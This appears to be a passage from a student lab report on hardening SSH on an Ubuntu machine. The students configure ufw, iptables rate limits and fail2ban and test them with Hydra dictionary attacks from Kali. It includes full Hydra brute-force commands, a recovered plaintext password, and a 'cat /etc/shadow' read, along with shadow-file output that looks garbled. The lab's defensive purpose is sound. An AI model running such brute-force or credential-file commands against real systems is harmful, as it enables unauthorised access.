
```
bahaa@Client1: /etc/ssh
TX packets 118  bytes 10148 (10.1 KB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

bahaa@Client1:~$ sudo ufw enable
[sudo] password for bahaa:
Firewall is active and enabled on system startup
bahaa@Client1:~$ sudo ufw allow ssh
Rule added
Rule added (v6)
bahaa@Client1:~$ sudo ufw allow 22/tcp
Skipping adding existing rule
Skipping adding existing rule (v6)
bahaa@Client1:~$ sudo ufw status
Status: active

To Action From
--
80/tcp ALLOW Anywhere
443/tcp ALLOW Anywhere
22/tcp ALLOW Anywhere
80/tcp (v6) ALLOW Anywhere (v6)
443/tcp (v6) ALLOW Anywhere (v6)
22/tcp (v6) ALLOW Anywhere (v6)
```

8- After running Hydra to perform the dictionary attack, we replaced <target\_ip> with the IP address of the target machine.


9- Finally we were able to identify the password of the user 'testuser'.



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
hydra -l testuser -P ~/Desktop/Passwords.txt ssh://[192.168.1.36]  
Hydra v9.1 (c) 2020 by van hauser/thc & david maciejak - Please do not use in military or secret service organizations, or for illegal  
purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-22 18:35:55  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task  
[DATA] attacking ssh://192.168.1.36:22/  
[22][ssh] host: 192.168.1.36 login: testuser password: Bahaa@20220106  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 1 final worker threads did not complete until end.  
[ERROR] 1 target did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-22 18:35:59  
(kali@kali)~  
$
```

## 3.2 Firewall Setup


1- First we installed iptables on the system



```
Activities Terminal 02:05 23  
bahaa@Client1: ~  
bahaa@Client1:~$ sudo apt-get install iptables  
[sudo] password for bahaa:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
iptables is already the newest version (1.8.7-1ubuntu5.2).  
iptables set to manually installed.  
The following packages were automatically installed and are no longer required:  
libbcg729-0 libares2 libdouble-conversion3 liblua5.2-0 libmd4c0  
libminizip1 libpcr2-16-0 libqt5core5a libqt5dbus5 libqt5gui5  
libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5  
libqt5multimediawidgets5 libqt5network5 libqt5sprintsupport5 libqt5svg5  
libqt5widgets5 libsm2ldbl libsnappy1v5 libspandsp2 libssh-gcrypt-4  
libwifreshark-data libwifreshark15 libwifretap12 libwsutil13 libxcb-xinerama0  
libxcb-xinput0 qt5-gtk-platformtheme qttranslations5-l10n wireshark-common  
wireshark-qt  
Use 'sudo apt autoremove' to remove them.  
0 upgraded, 0 newly installed, 0 to remove and 70 not upgraded.  
bahaa@Client1:~$
```

2- Blocked half-open scans (SYN scans) using the first two commands (the red arrow shown in the figure below), enhancing network security.

3- Blocked full-open scans using the other two commands (the blue arrow shown in the figure below), fortifying the network against potential threats.



```
bahaa@Client1:~$ sudo apt-get install iptables
[sudo] password for bahaa:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
iptables is already the newest version (1.8.7-1ubuntu5.2).
iptables set to manually installed.
The following packages were automatically installed and are no longer required:
libbcg729-0 libbc-ares2 libdouble-conversion3 liblua5.2-0 libmd4c0
libminizip1 libpcrc2-16-0 libqt5core5a libqt5dbus5 libqt5gui5
libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediasupport5
libqt5multimedia5-widgets5 libqt5network5 libqt5printsupport5 libqt5svg5
libqt5widgets5 libsmi2ldbl libsnappy1v5 libspandsp2 libssh-gcrypt-4
libwireshark-data libwireshark15 libwireshark15 libwsutil13 libxcb-xinerama0
libxcb-xinput0 qt5-gtk-platformtheme qttranslations5-l10n wireshark-common
wireshark-qt
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 70 not upgraded.
bahaa@Client1:~$ sudo iptables -F
bahaa@Client1:~$ sudo iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT
bahaa@Client1:~$ sudo iptables -A INPUT -p tcp --syn -j DROP
bahaa@Client1:~$ sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set
bahaa@Client1:~$ sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 60 --hitcount 4 -j DROP
bahaa@Client1:~$
```

4- Flushed any existing iptable rules to make sure that the slate is clean for the new configuration(the red arrows).

5- Set default policies within the iptables to define how packets should be handled by default(the blue arrows).

6- Allowed loopback and established connections to ensure essential network functionality(the yellow arrows).

7- Allowed SSH traffic with rate limiting to prevent brute force attacks(the green arrows).

8- Configured iptables to log dropped packets, providing visibility into potential malicious activity(the pink arrow).

9- Saved the configured iptables rules to ensure they persist across reboots(the brown arrow).

```
Activities Terminal 19:19 23 أيار
bahaa@Client1: ~
bahaa@Client1: $ sudo iptables -F
[sudo] password for bahaa:
bahaa@Client1: $ sudo iptables -X
bahaa@Client1: $ sudo iptables -Z
bahaa@Client1: $ sudo iptables -P INPUT DROP
bahaa@Client1: $ sudo iptables -P FORWARD DROP
bahaa@Client1: $ sudo iptables -P OUTPUT ACCEPT
bahaa@Client1: $ sudo iptables -A INPUT -i lo -j ACCEPT
bahaa@Client1: $ sudo iptables -A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
bahaa@Client1: $ sudo iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -m recent --set
bahaa@Client1: $ sudo iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -m recent --update --seconds 60 --hitcount 10 -j DROP
bahaa@Client1: $ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
bahaa@Client1: $ sudo iptables -A INPUT -j LOG --log-prefix "IPTables-Dropped: " --log-level 4
bahaa@Client1: $ sudo iptables-save | sudo tee /etc/iptables/rules.v4
tee: /etc/iptables/rules.v4: No such file or directory
# Generated by iptables-save v1.8.7 on Thu May 23 19:02:45 2024
*filter
:INPUT DROP [164:30343]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [79:7708]
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -m conntrack --ctstate NEW -m recent --set --name DEFAULT --mask 255.255.255.255 --rsource
-A INPUT -p tcp -m tcp --dport 22 -m conntrack --ctstate NEW -m recent --update --seconds 60 --hitcount 10 --name DEFAULT --mask 255.255.255.255 --rsource -j DROP
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -j LOG --log-prefix "IPTables-Dropped: "
COMMIT
# Completed on Thu May 23 19:02:45 2024
bahaa@Client1: $ sudo iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -m recent --set
bahaa@Client1: $ sudo iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -m recent --update --seconds 60 --hitcount 3 -j DROP
bahaa@Client1: $ sudo apt update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:2 http://jo.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://jo.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Hit:4 http://jo.archive.ubuntu.com/ubuntu jammy-backports InRelease
Fetched 229 kB in 1s (187 kB/s)
Reading package lists... Done
```

10- We proceed to the other machine to check if the ports are visible and conducted a dictionary attack to test security measures.

11- Luckily the ports were blocked (outlined with red), but a successful dictionary attack can be performed (outlined with blue) so this is a potential vulnerability.

```
(kali@kali)-[~]
$ sudo nmap -sS -p 192.168.1.36
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2024-05-23 12:04 EDT
Error #487: Your port specifications are illegal. Example of proper form: "-100,200-1024,T:3000-4000,U:60000-"
QUITTING!


(kali@kali)-[~]
$ hydra -l testuser -P ~/Desktop/Passwords.txt ssh://[192.168.1.36]
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 12:05:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.1.36:22/
[22][ssh] host: 192.168.1.36 login: testuser password: Bahaa@20220106
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 12:05:35
```




12- Went back to modify rate limiting (the red arrow) , limit the hit count to 3 attempts (outlined with yellow), enhancing security against brute force attacks.

13- We installed fail2ban, this is a tool to monitor log files and automatically ban IP addresses that make multiple failed logins(the blue arrow).



```
Activities Terminal 19:41 23 أيار
bahaa@Client1: ~
COMMIT
# Completed on Thu May 23 19:02:45 2024
bahaa@Client1:~$ sudo iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -m recent --set
bahaa@Client1:~$ sudo iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -m recent --update --seconds 60 --hitcount 3 -j DROP
bahaa@Client1:~$ sudo apt update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:2 http://jo.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://jo.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Hit:4 http://jo.archive.ubuntu.com/ubuntu jammy-backports InRelease
Fetched 229 kB in 1s (187 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
70 packages can be upgraded. Run 'apt list --upgradable' to see them.
bahaa@Client1:~$ sudo apt install fail2ban
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
libbcb729-0 libc-ares2 libdouble-conversion3 liblua5.2-0 libmd4c0 libminizip1 libpcre2-16-0 libqt5core5a libqt5dbus5 libqt5gui5
libqt5multimedia5 libqt5multimedia5-plugins libqt5multimedia5-gsttools5 libqt5multimedia5-gstwidgets5 libqt5network5
libqt5sprintsupport5 libqt5svg5 libqt5widgets5 libsmi2ldbl libsnappy1v5 libspandsp2 libssh-gcrypt-4 libwireshark-data
libwireshark15 libwireshark12 libwsutil13 libxcb-xinerama0 libxcb-xinput0 qt5-gtk-platformtheme qttranslations5-l10n
wireshark-common wireshark-qt
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
python3-pyinotify whois
Suggested packages:
mailx monit python-pyinotify-doc
The following NEW packages will be installed:
fail2ban python3-pyinotify whois
0 upgraded, 3 newly installed, 0 to remove and 70 not upgraded.
Need to get 473 kB of archives.
After this operation, 2,486 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://jo.archive.ubuntu.com/ubuntu jammy/universe amd64 fail2ban all 0.11.2-6 [394 kB]
Get:2 http://jo.archive.ubuntu.com/ubuntu jammy/main amd64 python3-pyinotify all 0.9.6-1.3 [24.8 kB]
Get:3 http://jo.archive.ubuntu.com/ubuntu jammy/main amd64 whois amd64 5.5.13 [53.4 kB]
Fetched 473 kB in 1s (649 kB/s)
```

14- Configured the jail.local file.




The following additional packages will be installed:  
python3-pyinotify whois  
Suggested packages:  
mailx monit python-pyinotify-doc  
The following NEW packages will be installed:  
fail2ban python3-pyinotify whois  
0 upgraded, 3 newly installed, 0 to remove and 70 not upgraded.  
Need to get 473 kB of archives.  
After this operation, 2,486 kB of additional disk space will be used.  
Do you want to continue? [Y/n] Y  
Get:1 http://jo.archive.ubuntu.com/ubuntu jammy/universe amd64 fail2ban all 0.11.2-6 [394 kB]  
Get:2 http://jo.archive.ubuntu.com/ubuntu jammy/main amd64 python3-pyinotify all 0.9.6-1.3 [24.8 kB]  
Get:3 http://jo.archive.ubuntu.com/ubuntu jammy/main amd64 whois amd64 5.5.13 [53.4 kB]  
Fetched 473 kB in 1s (649 kB/s)  
Selecting previously unselected package fail2ban.  
(Reading database ... 207231 files and directories currently installed.)  
Preparing to unpack .../fail2ban\_0.11.2-6\_all.deb ...  
Unpacking fail2ban (0.11.2-6) ...  
Selecting previously unselected package python3-pyinotify.  
Preparing to unpack .../python3-pyinotify\_0.9.6-1.3\_all.deb ...  
Unpacking python3-pyinotify (0.9.6-1.3) ...  
Selecting previously unselected package whois.  
Preparing to unpack .../whois\_5.5.13\_amd64.deb ...  
Unpacking whois (5.5.13) ...  
Setting up whois (5.5.13) ...  
Setting up fail2ban (0.11.2-6) ...  
Setting up python3-pyinotify (0.9.6-1.3) ...  
Processing triggers for man-db (2.10.2-1) ...  
bahaa@Client1: \$ cd /etc/fail2ban  
bahaa@Client1:/etc/fail2ban\$ ls  
action.d fail2ban.d jail.conf paths-arch.conf paths-debian.conf  
fail2ban.conf filter.d jail.d paths-common.conf paths-opensuse.conf  
bahaa@Client1:/etc/fail2ban\$ sudo nano jail.local

15- Then we implemented the following:

- enable: enables jail
- port: specifies port
- filter: filter used
- logpath: log file to monitor
- maxretry: max changes
- bantime: duration of ban in seconds

Then restarted fail2ban service to apply and save the new configuration settings and enable it.



```
GNU nano 6.2 jail.local
[sshd]
enabled = true
port = 22
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 3600
```



16- Finally we attempted the dictionary attack again to assess the effectiveness of the configured fail2ban settings in preventing unauthorized access.

```
(kali@kali)-[~]
$ hydra -l testuser -P ~/Desktop/Passwords.txt ssh://[192.168.1.36] 255 x
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 12:18:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.1.36:22/
[ERROR] could not connect to ssh://192.168.1.36:22 - Connection refused
```

## 3.3 Hashing Cracking

1- First we started by accessing the shadow file that is located in /etc/shadow and scanned through the contents of the file searching for the user that we want to crack his password.

```
kali@kali:~$ cat /etc/shadow
root:$1$B878:0:99999:7:::
daemon:$1$B878:0:99999:7:::
bin:$1$B878:0:99999:7:::
sys:$1$B878:0:99999:7:::
sync:$1$B878:0:99999:7:::
games:$1$B878:0:99999:7:::
man:$1$B878:0:99999:7:::
lp:$1$B878:0:99999:7:::
mail:$1$B878:0:99999:7:::
news:$1$B878:0:99999:7:::
uucp:$1$B878:0:99999:7:::
proxy:$1$B878:0:99999:7:::
www-data:$1$B878:0:99999:7:::
backup:$1$B878:0:99999:7:::
list:$1$B878:0:99999:7:::
irc:$1$B878:0:99999:7:::
gnats:$1$B878:0:99999:7:::
nobody:$1$B878:0:99999:7:::
_apt:$1$B878:0:99999:7:::
systemd-ltmpsync:$1$B878:0:99999:7:::
systemd-network:$1$B878:0:99999:7:::
systemd-resolve:$1$B878:0:99999:7:::
mysql:$1$B878:0:99999:7:::
tsk:$1$B878:0:99999:7:::
strongswan:$1$B878:0:99999:7:::
ntp:$1$B878:0:99999:7:::
messagebus:$1$B878:0:99999:7:::
redis:$1$B878:0:99999:7:::
rmod:$1$B878:0:99999:7:::
lodi:$1$B878:0:99999:7:::
miredo:$1$B878:0:99999:7:::
racc:$1$B878:0:99999:7:::
usbmuxd:$1$B878:0:99999:7:::
tcpdump:$1$B878:0:99999:7:::
rtkit:$1$B878:0:99999:7:::
sahd:$1$B878:0:99999:7:::
stdfs:$1$B878:0:99999:7:::
postgres:$1$B878:0:99999:7:::
avahi:$1$B878:0:99999:7:::
stunnel4:$1$B878:0:99999:7:::
Debian-simp:$1$B878:0:99999:7:::
speech-dispatcher:$1$B878:0:99999:7:::
ssh:$1$B878:0:99999:7:::
nm-openvpn:$1$B878:0:99999:7:::
nm-openconnect:$1$B878:0:99999:7:::
pulse:$1$B878:0:99999:7:::
sane:$1$B878:0:99999:7:::
lircd:$1$B878:0:99999:7:::
lightdm:$1$B878:0:99999:7:::
```

2- After we located the user that we want to hash crack his password, we copied the line containing the user's information from the shadow file, this line contains the hashed password(outlined with red).

```
File Actions Edit View Help
sync:*:18878:0:99999:7:::
games:*:18878:0:99999:7:::
man:*:18878:0:99999:7:::
lp:*:18878:0:99999:7:::
mail:*:18878:0:99999:7:::
news:*:18878:0:99999:7:::
uucp:*:18878:0:99999:7:::
